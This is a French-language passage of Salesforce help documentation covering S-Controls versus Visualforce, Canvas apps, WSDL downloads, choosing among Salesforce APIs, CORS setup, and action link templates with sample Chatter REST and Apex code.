Les commandes S-Control sont la source de votre contenu d'aide au niveau objet. Vous pouvez donc utiliser des champs de fusion ou d'autres fonctions pour personnaliser votre expérience. Par exemple, vous pouvez concevoir une aide personnalisée qui s'adresse directement à l'utilisateur en ajoutant son nom à la page d'aide affichée.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Conseils

- Pour référencer un fichier téléchargé dans le champ `Nomfichier` comme faisant partie d'une commande Custom S-Control, sélectionnez **Custom S-Control** dans la liste déroulante Sélectionnez un type de champ et choisissez **URL de Custom S-Control** pour obtenir le champ de fusion correspondant. Dans le cas d'une applet Java, vous pouvez également utiliser les champs de fusion `{!SControl_JavaCodebase}` et `{!SControl_JavaArchive}`.
- Pour insérer des champs de fusion d'activité, sélectionnez **Événement** ou **Tâche** dans la liste déroulante Sélectionner le type de champ. Salesforce code automatiquement le texte d'un champ de fusion que vous insérez dans un lien.

CONSULTER ÉGALEMENT :

Définition des commandes Custom S-Control

## Comment les pages Visualforce se comparent-elles aux commandes S-Controls ?

**Important:** Les pages Visualforce remplacent les commandes s-controls. Les organisations qui n'ont pas déjà utilisé de commandes s-controls ne peuvent pas en créer. Les commandes s-controls existantes restent inchangées et peuvent être modifiées.

Les pages Visualforce sont considérés comme la nouvelle génération de commandes s-controls. Elles doivent être utilisées à la place des commandes s-controls dès que possible, car elles offrent des performances accrues et sont faciles à écrire. Le tableau suivant présente les différences entre les pages Visualforce et les commandes s-controls.

| | Pages Visualforce | Commandes S-Control |
|---|---|---|
| **Compétences techniques requises** | HTML, XML | HTML, JavaScript, AJAX Toolkit |
| **Style de langage** | Balisage | Code procédural |
| **Modèle de remplacement de page** | Assembler des composants standard et personnalisés à l'aide de balises | Écrire en HTML et JavaScript pour la page entière |
| **Bibliothèque de composants Salesforce standard** | Oui | Non |
| **Accéder au comportement de la plate-forme intégrée** | Oui, via le contrôleur standard | Non |
| **Liaison de données** | Oui<br>Les développeurs peuvent lier un composant de saisie, par exemple une case | Non<br>Les développeurs ne peuvent pas lier un composant de saisie à un champ donné. Il |

| | Pages Visualforce | Commandes S-Control |
|---|---|---|
| | de texte, à un champ donné, comme Nom du compte. Si un utilisateur enregistre une valeur dans ce composant de saisie, il est également sauvegardé dans la base de données. | doivent à la place écrire un code JavaScript qui utilise l'API pour mettre à jour la base de données avec des valeurs de champ spécifiques à l'utilisateur. |
| **Héritage de la feuille de style** | Oui | Non, les feuilles de style Salesforce doivent être fournies manuellement |
| **Respect des métadonnées de champ, telles que l'unicité** | Oui, par défaut<br>Si un utilisateur tente de sauvegarder un enregistrement qui viole l'unicité ou la nécessité d'attributs de champ, un message d'erreur est automatiquement affiché et l'utilisateur peut réessayer. | Oui, si codé en JavaScript à l'aide d'un appel d'API `describe`<br>Si un utilisateur tente de sauvegarder un enregistrement qui viole l'unicité ou la nécessité d'attributs de champ, un message d'erreur est affiché uniquement si le développeur de la commande s-control a écrit un code qui vérifie ces attributs. |
| **Interaction avec Apex** | Directe, par liaison à un contrôleur personnalisé | Indirecte, en utilisant des méthodes `webService` Apexvia l'API |
| **Performances** | Plus élevées car le balisage est généré sur la plate-forme Force.com | Les moins élevées car chaque appel à l'API nécessite un passage par le serveur ; il revient au développeur d'ajuster les performances |
| **Conteneur de page** | Natif | Dans un iFrame |

CONSULTER ÉGALEMENT :

- À propos des commandes S-Control
- Visualforce

# Intégration d'application dans Salesforce

## Présentation de l'aperçu de l'application de zone de dessin

L'aperçu de l'application de zone de dessin est un outil de développement qui permet de visualiser votre application avant de la publier. Pour afficher votre application de zone de dessin :

1. Dans Configuration, saisissez *`Aperçu de l'application de zone de dessin`* dans la case `Recherche rapide`, puis sélectionnez **Aperçu de l'application de zone de dessin**.
2. Cliquez sur votre application de zone de dessin dans le volet gauche. L'application s'affiche dans le cadre.

Pour plus d'informations, reportez-vous au guide Force.com Canvas Developer's Guide.

### Démarrage rapide d'Heroku

Le bouton Démarrage rapide d'Heroku vous aide à créer une application dans Heroku et une application de zone de dessin correspondante dans Salesforce. Les champs du Démarrage rapide d'Heroku sont les suivants :

| Champ | Description |
|---|---|
| `Modèle` | Modèle Heroku utilisé pour créer l'application Heroku. |
| `Nom d'application Canvas` | Le nom de l'application de zone de dessin. La longueur est limitée à 30 caractères. |
| `Nom d'application Heroku` | Le nom de l'application Heroku. Le nom doit commencer par une lettre, et inclure uniquement des lettres minuscules, des chiffres et des tirets. Ce nom est ajouté à l'URL de l'application. La longueur est limitée à 30 caractères. |
| `Description de l'application de zone de dessin` | La description de l'application de zone de dessin. Cette description s'affiche lorsque vous modifiez l'application de zone de dessin dans Salesforce. La longueur est limitée à 200 caractères. |
| `Type d'authentification` | Mode d'authentification du démarrage rapide avec Heroku pour créer l'application de la zone de dessin.<br>• `OAuth` : utilise le jeton Heroku si l'utilisateur actif est connecté à Heroku ; sinon, initie le flux OAuth Heroku<br>• `Nom d'utilisateur/mot de passe` : utilise le nom d'utilisateur et le mot de passe Heroku |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Professional Edition (avec Force.com Canvas activé)** et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher le visualiseur :
- Personnaliser l'application

  ET

  Modifier toutes les données

| Champ | Description |
| --- | --- |
| | • `Clé API` : utilise la clé API Heroku |
| `Nom d'utilisateur Heroku` | Le nom d'utilisateur du compte utilisé pour se connecter à Heroku. L'application Heroku est créée sous les identifiants de cet utilisateur.<br>**Remarque:** La longueur maximale de ce champ est de 30 caractères. Si votre nom d'utilisateur Heroku dépasse 30 caractères, vous devez saisir la clé API associée à votre compte Heroku dans le champ `Clé API Heroku`. |
| `Mot de passe Heroku` | Le mot de passe du compte utilisé pour se connecter à Heroku. |
| `Clé API Heroku` | Au lieu d'utiliser le nom d'utilisateur et le mot de passe du compte Heroku, vous pouvez utiliser la clé API associée au compte. Cette valeur figure dans la page `Mon compte` Heroku. |

**Remarque:** Le nom d'utilisateur et le mot de passe Heroku ne sont stockés nulle part, mais utilisés uniquement durant le processus de création de l'application avec une connexion sécurisée.

CONSULTER ÉGALEMENT :

Applications connectées

Création d'une application connectée

# Portée opérationnelle des champs

Les champs affichés dans la page Portée opérationnelle des champs sont référencés via la portée opérationnelle :

- Si la case **Est mis à jour** est activée, le champ est mis à jour à l'aide d'une opération DML (langage de manipulation de base de données), telle que `insert` ou `update`. Pour plus d'informations, reportez-vous à Présentation des dépendances à la page 6247.

  Si la case **Is Updated** n'est pas sélectionnée, le champ n'est référencé que dans la portée opérationnelle. Par exemple, il peut être inclus dans une instruction `select`.

- Si la case **ID externe** est cochée, les champs se comportent comme un ID externe. Un champ ID externe contient uniquement les identificateurs uniques d'enregistrements d'un système extérieur à Salesforce. Vous pouvez vous servir de la fonction de recherche du menu latéral pour rechercher des valeurs d'ID externe. Vous pouvez aussi vous servir du champ de l'API Force.com. Lorsque vous utilisez l'a assistant d'importation de données pour les objets personnalisés et les solutions, ce champ permet d'éviter les duplications.

CONSULTER ÉGALEMENT :

Compréhension des dépendances

## Éditions

Disponible avec : Salesforce Classic

Packages AppExchange et Visualforce disponibles avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Apex disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

## AUTORISATIONS UTILISATEUR

Pour télécharger des packages :
- Télécharger des packages AppExchange

Pour afficher les dépendances Apex :
- Auteur Apex

Pour afficher les dépendances Visualforce :
- "Mode développeur"

# Téléchargement des certificats d'authentification client et WSDL de Salesforce

Vous pouvez télécharger un document WSDL (Web Services Description Language) pour intégrer vos applications à Database.com à l'aide de l'API.

Les options WSDL suivantes sont disponibles.

- **Enterprise WSDL** : utilisez ce document WSDL pour concevoir une intégration à une organisation unique. Le WSDL Entreprise est fortement typé, ce qui signifie qu'il contient des objets et des champs avec des types de données spécifiques tels que `int` et `string`. Les clients qui utilisent le document Entreprise WSDL doivent le télécharger et le consommer de nouveau ses objets ou champs personnalisés sont modifiés dans leur organisation, ou pour utiliser une autre version de l'API.
- **Partner WSDL** : utilisez ce WSDL pour concevoir une intégration qui fonctionne dans plusieurs organisations Salesforce, quels que soient leurs objets ou champs personnalisés. Généralement, les partenaires et les éditeurs de logiciels utilisent ce WSDL. Il est faiblement typé, ce qui signifie que vous utilisez des paires nom-valeur de noms de champ et de valeurs au lieu de types de données spécifiques. Le document WSDL partenaire ne doit être téléchargé et consommé qu'une seule fois par version de l'API.
- **Apex WSDL** : utilisez ce WSDL pour exécuter ou compiler Apex dans un autre environnement.
- **Metadata WSDL** : utilisez ce WSDL pour migrer des modifications de configuration entre les organisations, ou pour utiliser les personnalisations de votre organisation en tant que fichiers de métadonnées XML.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Developer** Edition et **Database.com** Edition

**AUTORISATIONS UTILISATEUR**

Pour télécharger un fichier WSDL :
- Personnaliser l'application

Pour télécharger un document WSDL :

1. Dans Configuration, saisissez *API* dans la case `Recherche rapide`, puis sélectionnez **API**.
2. Télécharger le document WDSL approprié :
   - Si vous téléchargez un document WSDL Entreprise et que vous avez des packages gérés installés dans votre organisation, cliquez sur **Générer WDSL Entreprise**. Salesforce vous invite à sélectionner la version de chaque package installé à inclure dans le WDSL généré.
   - Sinon, cliquez avec le bouton droit sur le lien du document WSDL adéquat pour l'enregistrer dans un répertoire local. Dans le menu, les utilisateurs d'Internet Explorer peuvent sélectionner **Enregistrer la cible sous** et les utilisateurs de Mozilla Firefox **Enregistrer le lien sous**.
3. Sur votre ordinateur, importez la copie locale du document WSDL dans votre environnement de développement.

Remarque: Vous pouvez également sélectionner les versions de package par défaut sans télécharger de document WSDL dans la section Paramètres de version du package.

Vous pouvez également télécharger un certificat afin d'authentifier les clients d'organisations Salesforce. Utilisez ce certificat pour la messagerie sortante de workflow. Il permet identifie la requête comme provenant de Salesforce, pas d'un utilisateur spécifique. Pour garantir des connexions sécurisées à l'aide de certificats en utilisant d'autres fonctionnalités Salesforce, telles que des appels Apex, employez des certificats et des paires de clés Salesforce.

Pour télécharger un certificat :

1. Dans Configuration, saisissez *API* dans la case `Recherche rapide`, puis sélectionnez **API**.
2. Dans la page API WSDL, cliquez sur **Gérer le certificat API Client**.
3. Dans la page Gestion des certificats et des clés, dans la section Certificat API Client, cliquez sur le **Certificat API Client**.
4. Dans la page Certificats, cliquez sur **Télécharger le certificat**. Le fichier .crt est enregistré à l'emplacement de téléchargement spécifié dans votre navigateur.

Vous pouvez ensuite importer le certificat téléchargé dans votre serveur d'applications et configurer ce dernier pour demander le certificat client.

CONSULTER ÉGALEMENT :

*Guide du développeur Apex*

*Guide du développeur d'API de métadonnées*

## Quelle API dois-je utiliser ?

Salesforce fournit un accès en programmation aux informations de votre organisation à l'aide d'interfaces de programmation d'application simples, puissantes et sécurisées.

| Nom de l'API | Protocole | Format des données | Communication |
|---|---|---|---|
| API REST | REST | JSON, XML | Synchrone |
| API SOAP | SOAP (WSDL) | XML | Synchrone |
| API REST Chatter | REST | JSON, XML | Synchrone (les photos sont traitées de façon asynchrone) |
| API de transfert en masse | REST | CSV, JSON, XML | Asynchrone |
| API de métadonnées | SOAP (WSDL) | XML | Asynchrone |
| API Streaming | Bayeux | JSON | Asynchrone (flux de données) |
| API REST Apex | REST | JSON, XML, Personnalisé | Synchrone |
| API SOAP Apex | SOAP (WSDL) | XML | Synchrone |
| API Tooling | REST ou SOAP (WSDL) | JSON, XML, Personnalisé | Synchrone |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

AUTORISATIONS UTILISATEUR

Pour utiliser les API :

- API activée

### Utilisation de l'API REST

L'API REST offre une interface de services Web basés sur REST puissante, pratique et simple qui permet d'interagir avec Salesforce. Parmi ses avantages figurent la facilité d'intégration et de développement. Grâce sa technologie, elle représente un excellent choix pour l'utiliser avec des applications mobiles et des projets Web. Cependant, pour traiter un grand nombre d'enregistrements, vous pouvez utiliser l'API de transfert en masse qui est basée sur les principes REST et optimisée pour les jeux de données importants.

### Utilisation de l'API SOAP

L'API SOAP offre une interface de services Web basés sur SOAP puissante, pratique et simple qui permet d'interagir avec Salesforce. Vous pouvez utiliser l'API SOAP pour créer, récupérer, mettre à jour ou supprimer des enregistrements. Vous pouvez également utiliser l'API SOAP pour effectuer des recherches et davantage. Vous pouvez utiliser l'API SOAP dans n'importe quelle langue prise en charge par les services Web.

Par exemple, vous pouvez utiliser l'API SOAP pour intégrer Salesforce aux systèmes ERP et financiers de votre organisation. Vous pouvez également livrer en temps réel des informations commerciales et de support aux portails de sociétés, et renseigner les systèmes métier critiques avec des informations sur les clients.

## Quand utiliser l'API REST Chatter

Utiliser l'API REST Chatter pour afficher les données Salesforce, notamment dans des applications mobiles. Les réponses sont traduites, structurées pour la présentation, et peuvent être filtrées pour inclure uniquement les éléments utiles à l'application. Outre les fils, les utilisateurs, les groupes et les suiveurs Chatter, l'API REST Chatter fournit un accès par programmation aux fichiers, aux recommandations, aux rubriques, aux notifications, à l'achat Data.com, entre autres. L'API REST Chatter est semblable aux API offertes par d'autres sociétés avec les fils, notamment Facebook et Twitter, mais elle expose également les fonctionnalités de Salesforce au-delà de Chatter.

## Utilisation de l'API de transfert en masse

L'API de transfert en masse, basée sur les principes REST, est optimisée pour le chargement ou la suppression de jeux de données importants. Vous pouvez l'utiliser pour interroger, insérer, mettre à jour, mettre à jour/insérer ou supprimer de façon asynchrone de nombreux enregistrements en soumettant des lots. Salesforce traite les lots en arrière-plan.

Par contre, l'API SOAP est optimisée pour des applications clientes en temps réel qui mettent à jour quelques enregistrements seulement à la fois. Vous pouvez utiliser l'API SOAP pour traiter de nombreux enregistrements, mais lorsque les jeux de données contiennent des centaines de milliers d'enregistrements, l'API SOAP est moins pratique. L'API de transfert en masse est conçue pour simplifier le traitement de milliers ou de millions d'enregistrements.

Pour utiliser l'API de transfert en masse, le plus simple est de l'activer pour le traitement des enregistrements dans Data Loader à l'aide de fichiers CSV. L'utilisation de Data Loader évite ainsi la nécessité d'écrire votre propre application cliente.

## Utilisation de l'API de métadonnées

L'API de métadonnées permet de restaurer, déployer, créer, mettre à jour ou supprimer des personnalisations pour votre organisation. L'utilisation la plus courante consiste à migrer des modifications depuis une organisation sandbox ou de test vers votre environnement de production. L'API de métadonnées est conçue pour la gestion des personnalisations et la création d'outils capables de gérer le modèle des métadonnées, pas les données elles-mêmes.

Pour accéder à la fonctionnalité de l'API de métadonnées, le plus simple consiste à utiliser Force.com IDE ou l'Outil de migration Force.com. Ces deux outils reposent sur l'API de métadonnées et utilisent respectivement les outils standard Eclipse et Ant pour simplifier l'utilisation de l'API de métadonnées.

- L'IDE Force.com repose sur la plate-forme Eclipse, pour les programmeurs familiers des environnements de développement intégrés. Codez, compilez, testez et déployez à partir de l'IDE.
- L'Outil de migration Force.com est idéal si vous souhaitez utiliser un script ou la ligne de commande pour déplacer les données depuis un répertoire local vers une organisation Salesforce.

## Utilisation de l'API Streaming

Utilisez l'API Streaming pour recevoir des notifications de modifications des données correspondant à une requête SOQL que vous définissez.

L'API Streaming est pratique pour publier des notifications du serveur sur le client. Pensez à l'API Streaming pour les applications qui interrogent fréquemment. Les applications qui interrogent en permanence l'infrastructure Salesforce ont une consommation excessive en nombre d'appels d'API et en durée de traitement. L'API Streaming réduit le nombre de requêtes qui ne renvoient aucune donnée. Elle est également idéale pour les applications qui nécessitent une notification générale de la modification des données.

L'API Streaming limite le nombre d'appels d'API et améliore les performances.

### Quand utiliser l'API REST Apex

Utilisez l'API REST Apex pour exposer vos classes et méthodes Apex afin de donner aux applications externes un accès à votre code via l'architecture REST. L'API REST Apex prend en charge OAuth 2.0 et l'ID de session pour l'autorisation.

### Quand utiliser l'API SOAP Apex

Utilisez l'API SOAP Apex pour exposer vos méthodes Apex en tant qu'API de service Web SOAP et permettre ainsi aux applications externes d'accéder à votre code via SOAP.

L'API SOAP Apex prend en charge OAuth 2.0 et l'ID de session pour l'autorisation.

### Quand utiliser l'API Tooling

Utilisez l'API Tooling pour intégrer des métadonnées Salesforce à d'autres systèmes. Les types de métadonnées sont exposés en tant que sObjects, ce qui permet d'accéder à un composant d'un type complexe. Cet accès au niveau du champ accélère les opérations sur les types de métadonnées complexes. Vous pouvez également élaborer des outils de développement personnalisés pour des applications Force.com. Par exemple, utilisez l'API Tooling pour gérer et déployer des copies de travail de classes et de déclencheur Apex, ainsi que des pages et des composants Visualforce. Vous pouvez également définir des points de contrôle ou des marqueurs de décharge mémoire, exécuter un code Apex anonyme, et accéder aux informations de journalisation et de couverture de code.

REST et SOAP sont pris en charge.

## Utilisation de CORS pour accéder aux API Salesforce prises en charge, REST Apex et Lightning Out

L'API REST Chatter, l'API REST, Lightning Out, l'API de transfert en masse et REST Apex prennent en charge CORS (partage des ressources d'origines croisées). Pour accéder à ces API à partir de JavaScript dans un navigateur Web, ajoutez l'origine qui distribue le script à la liste blanche CORS.

CORS est une recommandation W3C qui permet aux navigateurs Web de demander des ressources provenant d'origines différentes de la leur (requête d'origines croisées). Par exemple, avec CORS, un script JavaScript à l'adresse `https://www.exemple.com` peut demander une ressource provenant de `https://www.salesforce.com`.

Si un navigateur prenant en charge CORS envoie une requête à une origine ajoutée à la liste blanche CORS Salesforce, Salesforce renvoie l'origine dans l'en-tête HTTP `Access-Control-Allow-Origin`, avec tous les en-têtes HTTP CORS supplémentaires. Si l'origine ne figure pas dans la liste blanche, Salesforce renvoie le code de statut HTTP 403.

1. Dans Configuration, saisissez *CORS* dans la case `Recherche rapide`, puis sélectionnez **CORS**.
2. Sélectionnez **Nouveau**.
3. Saisissez un modèle d'URL d'origine.

   Le modèle d'URL d'origine doit inclure le protocole HTTPS (sauf si vous utilisez votre hôte local) et un nom de domaine, et peut inclure un port. Le caractère générique (*) est pris en charge et doit être placé devant le nom de domaine de deuxième niveau. Par exemple, `https://*.exemple.com` ajoute tous les sous-domaines de `exemple.com` à la liste blanche.

   Le modèle d'URL d'origine peut être une adresse IP. Cependant, une adresse IP et un domaine résolus sur la même adresse n'ont pas la même origine et vous devez les ajouter à la liste blanche CORS dans des entrées séparées.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition, **Enterprise** Edition **Performance** Edition et **Unlimited** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, lire, mettre à jour et supprimer :

- "Modifier toutes les données"

**Important:** Vous devez toutefois transmettre un jeton OAuth avec les requêtes qui l'exigent.

## Modèles de lien d'action

Créez des modèles de liens d'action dans la Configuration pour pouvoir instancier des groupes de liens d'action avec des propriétés communes à partir de l'API REST Chatter ou d'un Apex. Vous pouvez empaqueter des modèles et les distribuer à d'autres organisations Salesforce.


Un lien d'action est un bouton dans un élément de fil. Un clic sur un lien d'action peut diriger l'utilisateur vers une page Web, lancer le téléchargement d'un fichier ou invoquer un appel d'API vers Salesforce ou un serveur externe. Un lien d'action inclut une URL et une méthode HTTP, et peut inclure un corps de requête et des informations d'en-tête, par exemple un jeton OAuth pour l'authentification. Utilisez des liens d'action pour intégrer des services Salesforce et tiers dans le fil, afin de permettre aux utilisateurs d'agir pour augmenter la productivité et accélérer les innovations.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : Toutes les éditions, à l'exception de **Personal Edition**.

Dans cet exemple, **Approuver** et **Refuser** sont des liens d'action qui émettent des appels API à l'API REST d'un site de voyage fictif pour approuver ou refuser un itinéraire. Lorsque Pam a créé l'itinéraire sur le site de voyage, le site a émis une requête API REST Chatter afin de publier l'élément de fil avec les liens d'action pour Kevin, le responsable de Pam, qui peut ainsi approuver ou refuser l'itinéraire.




**Important:** Les liens d'action sont une fonctionnalité de développeur. Vous pouvez créer des modèles de liens d'action dans la Configuration, mais vous devez utiliser Apex ou l'API REST Chatter pour générer des liens d'action à partir de modèles et les ajouter à des éléments de fil.

### Conception de modèles de liens d'action

Avant de créer un modèle, déterminez les valeurs que vous souhaitez définir dans le modèle et celles que vous souhaitez définir avec des variables de liaison lorsque vous instanciez des groupes de liens d'action à partir du modèle.

Création de modèles de lien d'action

Créez des modèles de liens d'action dans la Configuration pour pouvoir instancier des groupes de liens d'action avec des propriétés communes à partir de l'API REST Chatter ou d'un Apex. Vous pouvez empaqueter des modèles et les distribuer à d'autres organisations Salesforce.

Modification de modèles de lien d'action

Vous pouvez modifier tous les champs d'un modèle de groupe de liens d'actions non publié et des modèles de lien d'action associés.

Suppression de modèles de groupe de liens d'action

Lorsque vous supprimez un modèle de groupe de liens d'action, vous supprimez les modèles de lien d'action associés et tous les groupes de liens d'action qui ont été instanciés à partir des modèles. Les groupes de liens d'action supprimés ne sont plus affichés dans les éléments de fil auxquels ils étaient associés.

Empaquetage de modèles de lien d'action

Empaquetez des modèles de liens d'action et distribuez-les à d'autres organisations Salesforce.

CONSULTER ÉGALEMENT :

https://developer.salesforce.com/docs/atlas.en-us.chatterapi.meta/chatterapi/features_action_links.htm

https://developer.salesforce.com/docs/atlas.en-us.apexcode.meta/apexcode/connectapi_features_action_links.htm


## Conception de modèles de liens d'action

Avant de créer un modèle, déterminez les valeurs que vous souhaitez définir dans le modèle et celles que vous souhaitez définir avec des variables de liaison lorsque vous instanciez des groupes de liens d'action à partir du modèle.


- Présentation des modèles de liens d'action
- Considérations relatives à la conception du modèle
- Définition de la date d'expiration d'un groupe de liens d'action
- Définition de variables de liaison
- Définition des utilisateurs autorisés à afficher le lien d'action
- Utilisation de variables de contexte

### Présentation des modèles de liens d'action

Voici un modèle de groupe de liens d'action dans la Configuration :



Chaque groupe de liens d'action doit inclure au moins un lien d'action. Cet exemple de modèle de lien d'action inclut trois variables de liaison : le numéro de la version d'API dans `URL d'action`, le Numéro de l'élément dans `Corps de requête HTTP` et la valeur du jeton OAuth dans le champ `En-tête HTTP`.




La requête API REST Chatter pour instancier le groupe de liens d'action et définir les valeurs des variables de liaison :

```
POST /connect/action-link-group-definitions

{
   "templateId":"07gD00000004C9r",
   "templateBindings":[
      {
         "key":"ApiVersion",
         "value":"v1.0"
      },
      {
         "key":"ItemNumber",
         "value":"8675309"
      },
      {
         "key":"BearerToken",

"value":"00DRR0000000N0g!ARoAQMZyQtsP1Gs27EZ8hl7vdpYXH5O5rv1VNprqTeD12xYnvygD3JgPnNR"
```

```
        }
    ]
}
```

Le code Apex suivant instancie le groupe de liens d'action à partir du modèle et définit les valeurs des variables de liaison :

```
// Get the action link group template Id.
ActionLinkGroupTemplate template = [SELECT Id FROM ActionLinkGroupTemplate WHERE
DeveloperName='Doc_Example'];

// Add binding name-value pairs to a map.
Map<String, String> bindingMap = new Map<String, String>();
bindingMap.put('ApiVersion', '1.0');
bindingMap.put('ItemNumber', '8675309');
bindingMap.put('BearerToken',
'00DRR0000000N0g!ARoAQMZyQtsP1Gs27EZ8hl7vdpYXH5O5rv1VNprqTeD12xYnvygD3JgPnNR');

// Create ActionLinkTemplateBindingInput objects from the map elements.
List<ConnectApi.ActionLinkTemplateBindingInput> bindingInputs = new
List<ConnectApi.ActionLinkTemplateBindingInput>();
for (String key : bindingMap.keySet()) {
    ConnectApi.ActionLinkTemplateBindingInput bindingInput = new
ConnectApi.ActionLinkTemplateBindingInput();
    bindingInput.key = key;
    bindingInput.value = bindingMap.get(key);
    bindingInputs.add(bindingInput);
}

// Set the template Id and template binding values in the action link group definition.
ConnectApi.ActionLinkGroupDefinitionInput actionLinkGroupDefinitionInput = new
ConnectApi.ActionLinkGroupDefinitionInput();
actionLinkGroupDefinitionInput.templateId = template.id;
actionLinkGroupDefinitionInput.templateBindings = bindingInputs;

// Instantiate the action link group definition.
ConnectApi.ActionLinkGroupDefinition actionLinkGroupDefinition =
ConnectApi.ActionLinks.createActionLinkGroupDefinition(Network.getNetworkId(),
actionLinkGroupDefinitionInput);
```

## Considérations relatives à la conception du modèle

Conception d'un modèle :

- Déterminez la date d'expiration du groupe de liens d'action.

  Reportez-vous à Définition de la date d'expiration d'un groupe de liens d'action.

- Définissez des *variables de liaison* dans le modèle et définissez leur valeur lorsque vous instanciez le groupe. Ne stockez aucune information confidentielle dans des modèles. Utilisez pour cela des variables de liaison à l'exécution.

  Reportez-vous à Définition de variables de liaison.

- Déterminez qui peut afficher le lien d'action lorsqu'il est associé à un élément de fil.

  Définition des utilisateurs autorisés à afficher le lien d'action.

- Utilisez des *variables de contexte* dans le modèle afin de récupérer des informations sur le contexte d'exécution du lien d'action.

Lors de l'exécution du lien d'action, Salesforce renseigne les valeurs et les envoie à la requête HTTP. Reportez-vous à Utilisation de variables de contexte.

### Définition de la date d'expiration d'un groupe de liens d'action

